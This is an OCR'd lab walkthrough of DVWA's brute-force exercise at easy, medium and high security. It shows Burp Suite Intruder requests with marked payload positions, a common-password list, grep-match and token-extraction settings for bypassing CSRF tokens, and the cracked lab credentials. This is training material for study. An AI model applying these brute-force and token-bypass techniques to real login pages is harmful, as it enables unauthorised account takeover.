
DVWA


Brute Force – Easy

1. Turned Proxy->Intercept on




```
GET /vulnerabilities/brute/?username=admin&password=pass&Login=Login HTTP/1.1
Host: 192.168.37.158
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://192.168.37.158/vulnerabilities/brute/?username=admin&password=1234&Login=Login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ht68k1j88p12o5m90fnh7msr2l; security=low
Connection: close
```

2. Sending the intercept to Intruder



3. Setting up payload position for password.



Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.37.158

☑ Update Host header to match target

```
GET /vulnerabilities/brute/?username=admin&password=§pass§&Login=Login HTTP/1.1
Host: 192.168.37.158
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer: http://192.168.37.158/vulnerabilities/brute/?username=admin&password=1234&Login=Login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ht68k1j88p12o5m90fnh7msr2l; security=low
Connection: close
```

4. Setting common passwords in Simple list in Intruder -> Payload -> Payload setting




Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
123456789
111111
password
qwerty
abc123
12345678
password1
```

5. Setting Intruder -> Settings -> Grep – Match to "Username and/or password incorrect." Which is the incorrect password output.



Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

Username and/or password incorrect.


Add: Username and/or password incorrect.

Match type: ● Simple string ○ Regex

□ Case sensitive match


☑ Exclude HTTP headers

6. Starting attack.




Request	Payload	Status	Error	Timeout	Length	Usern...	Comment
0		200	☐	☐	4550	1	
1	123456	200	☐	☐	4550	1	
2	123456789	200	☐	☐	4550	1	
3	111111	200	☐	☐	4550	1	
4	password	200	☐	☐	4588		
5	qwerty	200	☐	☐	4550	1	
6	abc123	200	☐	☐	4550	1	
7	12345678	200	☐	☐	4550	1	
8	password1	200	☐	☐	4550	1	
9	1234567	200	☐	☐	4550	1	
10	123123	200	☐	☐	4550	1	
11	1234567890	200	☐	☐	4550	1	
12	000000	200	☐	☐	4550	1	

Found admin password is password.



Welcome to the password protected area admin

7. Found list of users in the img directory



Index of /hackable/users

Name	Last modified	Size	Description
Parent Directory		-	
1337.jpg	2023-04-06 05:39	3.6K	
admin.jpg	2023-04-06 05:39	3.5K	
gordonb.jpg	2023-04-06 05:39	3.0K	
pablo.jpg	2023-04-06 05:39	2.9K	
smithy.jpg	2023-04-06 05:39	4.3K	

Apache/2.4.52 (Ubuntu) Server at 192.168.37.158 Port 80

8. Repeat for other users

User Pass

1337:charley gordonb:abc123 admin:password Pablo:letmein


Smithy:password

Brute Force – Medium

Same as easy but each attack need to wait 2 seconds.

Brute Force – High


1. Turned Proxy->Intercept on




```
GET /vulnerabilities/brute/?username=admin&password=pass&Login=Login&user_token=
e19e6efcd6e401c601fd22e969b7e992 HTTP/1.1
Host: 192.168.37.158
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://192.168.37.158/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5gjm64896vnqf1n9invln33er1; security=high
Connection: close


```

2. Sending the intercept to Intruder



3. Setting variable for pass and token in Intruder -> Positions.



Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.37.158

☑ Update Host header to match target


```
GET /vulnerabilities/brute/?username=admin&password=§pass§&Login=Login&user_token=§e19e6efcd6e401c601fd22e969b7e992§ HTTP/1.1
Host: 192.168.37.158
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer: http://192.168.37.158/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5gjm64896vnqf1n9invln33er1; security=high
Connection: close


```

2 payload positions


Length: 655

4. Set attack type to Pitchfork.



Attack type: Pitchfork

5. For payload 1 set up sample passwords



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack
payload set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 9,999


Payload type: Simple list — Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
123456789
111111
password
qwerty
abc123
12345678
password1
```

6. Set payload 2 type as Recursive Grep




Payload sets

You can define one or more payload sets. The number of payload sets de
payload set, and each payload type can be customized in different ways.

Payload set: 2 — Payload count: unknown

Payload type: Recursive grep — Request count: 9,999

7. Go to Intruder -> Settings -> Grep -> Extract -> Add
8. Double Click on user_token value and set fixed offset and length.



Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☑ Define start and end

● Start after expression: value='
○ Start at offset: 3120

● End at delimiter: </form>
○ End at fixed length: 32

□ Extract from regex group

ıe='(.*?)' />\r\n   </form>

☑ Case sensitive

□ Exclude HTTP headers ☑ Update config based on selection below

